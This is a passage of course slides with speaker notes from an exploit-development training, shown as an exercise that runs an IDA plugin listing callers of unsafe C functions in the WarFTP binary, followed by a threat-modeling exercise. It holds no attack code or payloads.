
Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- Security Development Lifecycle (SDL) and Threat Modeling
- OS Protections and Compile-Time Controls
- IDA Overview
  - ➢ Exercise: Static Analysis with IDA
- Debugging with IDA
  - ➢ Exercise: Remote GDB Debugging with IDA
- IDA Automation and Extensibility
  - ➢ Exercise: Scripting with IDA
  - ➢ Exercise: IDA Plugins

Exercise: IDA Plugins

In this short exercise, we will run a simple plugin compiled for IDA 6.3 and IDA 6.4.




Exercise: Insecure Function Finder

- A C++ IDA plugin written by Steve Micallef
- Available at http://www.binarypool.com/idapluginwriting/index.html
- The plugin looks for unsafe function names and reports back any findings
- We will be using the plugin to simply scan an old vulnerable program called WarFTP
  - WarFTP is in your 760.1 folder
  - The server will not run on Windows 7 or 8
  - We are simply using it as an example program which contains many unsafe function calls

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Insecure Function Finder

In this short exercise, we will be using the Insecure Function Finder IDA plugin written by Steve Micallef years ago. The source code is available at http://www.binarypool.com/idapluginwriting/index.html. The plugin simply searches through a processed IDA file for unsafe function calls defined in the source code. We will be using this plugin to search through the WarFTP program. The WarFTP program is available in your 760.1 folder. WarFTP will not run on Windows 7 or 8. We are only using it to see the results of the plugin against a known vulnerable application.



Exercise: Source Code

- Code snippet of unsafefunc.cpp

```
void IDAP_run(int arg)
{
        char *funcs[] = { "sprintf", "strcpy", "gets“, "strcat", "strncpy",
        "sscanf", "lstrcpyA", "lstrcpyN", "lstrcatA", 0 };

        for (int i = 0; i < get_segm_qty(); i++)
          segment_t *seg = getnseg(i);

          if (seg->type == SEG_XTRN) {
              for (int i = 0; funcs[i] != 0; i++) {
                 ea_t loc = get_name_ea(seg->startEA, funcs[i]);
```

1 List of functions for which we want to search

2 Looping through all segments

3 Look for IDA SEG_XTRN which holds "extern" definitions


4 Loop through for our strings …

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Source Code

On this slide is a snippet of source code from the Insecure Function Finder plugin. The source code file is called unsafefunc.cpp. It is available in your 760.1 folder.

1) Here we have a pointer to a character array of strings which represent our function names for which we want to search.
2) We have a "for" loop that we will use to loop through all segments.
3) No we will look for the segment (SEG_XTRN) which is an IDA segment containing "extern" definitions. (External function calls)
4) When we find the above segment, we will loop through each of our strings in the array for a match. After this the code continues to look at cross-references.




Exercise: Copy the Compiled Version

- Copy the file "unsafefunc.cpp.plw" from your 760.1 folder to your IDA plugins folder
  - e.g., *C:|Program Files (x86)|IDA 6.4|plugins*
  - This works fine on IDA Demo 6.3 as well, not on free!
  - Note that you will not be able to compile the source code without properly setting up your environment
  - You do not need to compile the code, only copy the compiled version
- Launch IDA and load the war-ftpd.exe file from your 760.1 folder as a new instance

Exercise: Copy the Compiled Version

First, copy the file "unsafefunc.cpp.plw" from your 760.1 folder to your IDA plugins folder. (e.g., *C:\Program Files (x86)\IDA 6.4\plugins*) This plugin was compiled to work on IDA 6.4 and IDA 6.3 so it will work with the demo version provided. It will not work on the free version. The source code is also in your 760.1 folder, but you will not be able to compile it without properly setting up your build environment. Please view Steve Micallef's awesome paper on writing IDA plugins during your own time if you wish to be able to successfully compile your own IDA plugins. It is available at http://www.binarypool.com/idapluginwriting/idapw.pdf. You do not need to compile the source code for this exercise. It is provided for your viewing. All you have to do is copy the .plw file as instructed. Once you finish copying the file to the plugins folder, startup IDA demo 6.3 or your licensed copy. Go ahead and startup a new instance, selecting the war-ftpd.exe file from your 760.1 folder. Allow IDA to perform its auto-analysis on the WarFTP program.



Exercise: Run the Plugin

- With IDA having performed its analysis on WarFTP, we want to run the "Insecure Function Finder" plugin
- Go to Edit, Plugins, Insecure Function Finder, or press the hotkey Alt-Z
- You should get results similar to the screenshot
- This is only a sample of the results


```
Caller to sscanf: 40934A [call ds:sscanf]
Caller to sscanf: 40F921 [call ds:sscanf]
Caller to sscanf: 4204F6 [call ds:sscanf]
Caller to sscanf: 4269EE [call ds:sscanf]
Finding callers to lstrcpyA (44C9C8)
Caller to lstrcpyA: 407372 [call ds:lstrcpyA]
```

Exercise: Run the Script

Now that IDA has finished its auto-analysis on the WarFTP program, we are ready to launch the "Insecure Function Finder" plugin. From the main IDA window, go to Edit, Plugins, Insecure Function Finder, or press the hotkey Alt-Z. Both will execute the script. You should get results which include the following truncated output:

```
Caller to sscanf: 40934A [call ds:sscanf]
Caller to sscanf: 40F921 [call ds:sscanf]
Caller to sscanf: 4204F6 [call ds:sscanf]
Caller to sscanf: 4269EE [call ds:sscanf]
Finding callers to lstrcpyA (44C9C8)
Caller to lstrcpyA: 407372 [call ds:lstrcpyA]
```

This is only a sample of the results displayed.




Exercise: Insecure Function Finder - The Point

- We have now completed an exercise to run a compiled IDA Plugin
- You can set up your build environment to create these types of programs in C or C++
- Plugins such as BinDiff and BinNavi have proven so lucrative that they were acquired by Google

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Insecure Function Finder - The Point

This was a simple exercise aimed at having you execute an IDA plugin. It is possible to set up your build environment to create your own plugins. Many have been proven to be incredibly lucrative, such as the Zynamics tools, BinDiff and BinNavi. Zynamics was acquired by Google in 2012.




Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- Security Development Lifecycle (SDL) and Threat Modeling
- OS Protections and Compile-Time Controls
- IDA Overview
  - ➢ Exercise: Static Analysis with IDA
- Debugging with IDA
  - ➢ Exercise: Remote GDB Debugging with IDA
- IDA Automation and Extensibility
  - ➢ Exercise: Scripting with IDA
  - ➢ Exercise: IDA Plugins
- Extended Hours

This slide intentionally left blank.



Extended Hours…

- If you're taking this class in a live format, there are extended hours depending on class time
- Please choose from the following:
  - Option 1: Use the Microsoft Threat Modeling Tool 2014 to model a threat and get experience with the tool
  - Option 2: Get IDA Toolbag running with IDA
  - Option 3: Get MyNav running with IDA
  - Option 4: Set up Kernel Debugging for 760.4
  - Option 5: Write an IDAPython script


Extended Hours…

If you are taking this course in a live format, it runs with extended hours until 7PM. Depending on how long it takes to get through each day's material, you may have time to work on additional exercises, or continue to work on daytime exercises. Please choose from the following and continue onward to a better description in the forthcoming slides:

- Option 1: Use the Microsoft Threat Modeling Tool 2014 to model a threat and get experience with the tool
- Option 2: Get IDA Toolbag running with IDA
- Option 3: Get MyNav running with IDA
- Option 4: Set up Kernel Debugging for 760.4
- Option 5: Write an IDAPython script


Option 1: Threat Modeling (1)

- Install the Microsoft Threat Modeling Tool 2014 from your 760.1 folder
- Accept any defaults and open it up


Microsoft Threat Modeling Tool 2014
MICROSOFT THREAT MODELING TOOL 2014
Create A Model
Model your system by drawing diagram(s). Make sure you capture important details.
Open A Model
Open an existing model and analyze threats against your systems do not worry, the tool will help you identify them.
Getting Started Guide
A step-by-step guide to help you get up and running now.
Recently Opened Models
Threat Modeling Workflow
1. Create your data flow diagram model
2. Analyze the model for potential threats
3. Determine which threats are mitigated
4. Record your threat model information
5. Continue to mitigate remaining threats

Option 1: Threat Modeling (1)

In your 760.1 folder is the Microsoft Threat Modeling Tool 2014 installer, named "MSThreatModelingTool2014.msi." Double-click the installer on your Windows VM of preference and accept any defaults. Once it is installed, open up the tool and select the option, "Create A Model."




Option 1: Threat Modeling (2)

- Attempt to threat model the Threat Modeling Tool itself!
- Consider the following:
  - External Interactor (Users)
  - Data Stores (File System)
  - Trust Boundaries (Privileged Operations)
  - Anything Else?
  - On the next slide is one example
- Or, threat model something else

Option 1: Threat Modeling (2)

Try creating a simple threat model of the Threat Modeling Tool. It may sound funny, but a threat model can apply to it as with any other program. Consider the fact that the tool allows for the user to write to the file system with designs, as well as open up designs which may be malformed. On the next slide is an example model of the tool from a high level. You can also try and threat model anything else.




Option 1: Threat Modeling (3)

- An example of a possible model

Option 1: Threat Modeling (3)

On this slide is an example of a possible threat model for the Threat Modeling Tool. It shows that the user of the tool is an external human interactor. This interaction crosses the trust boundary of the process. You can also see the File System RW data flow which crosses the trust boundary between user mode and Kernel mode. In your 760.1 folder is this example, titled "Threat Model Example.tm4." Feel free to take a look at the analysis tab.



Option 2: Installing IDA Toolbag

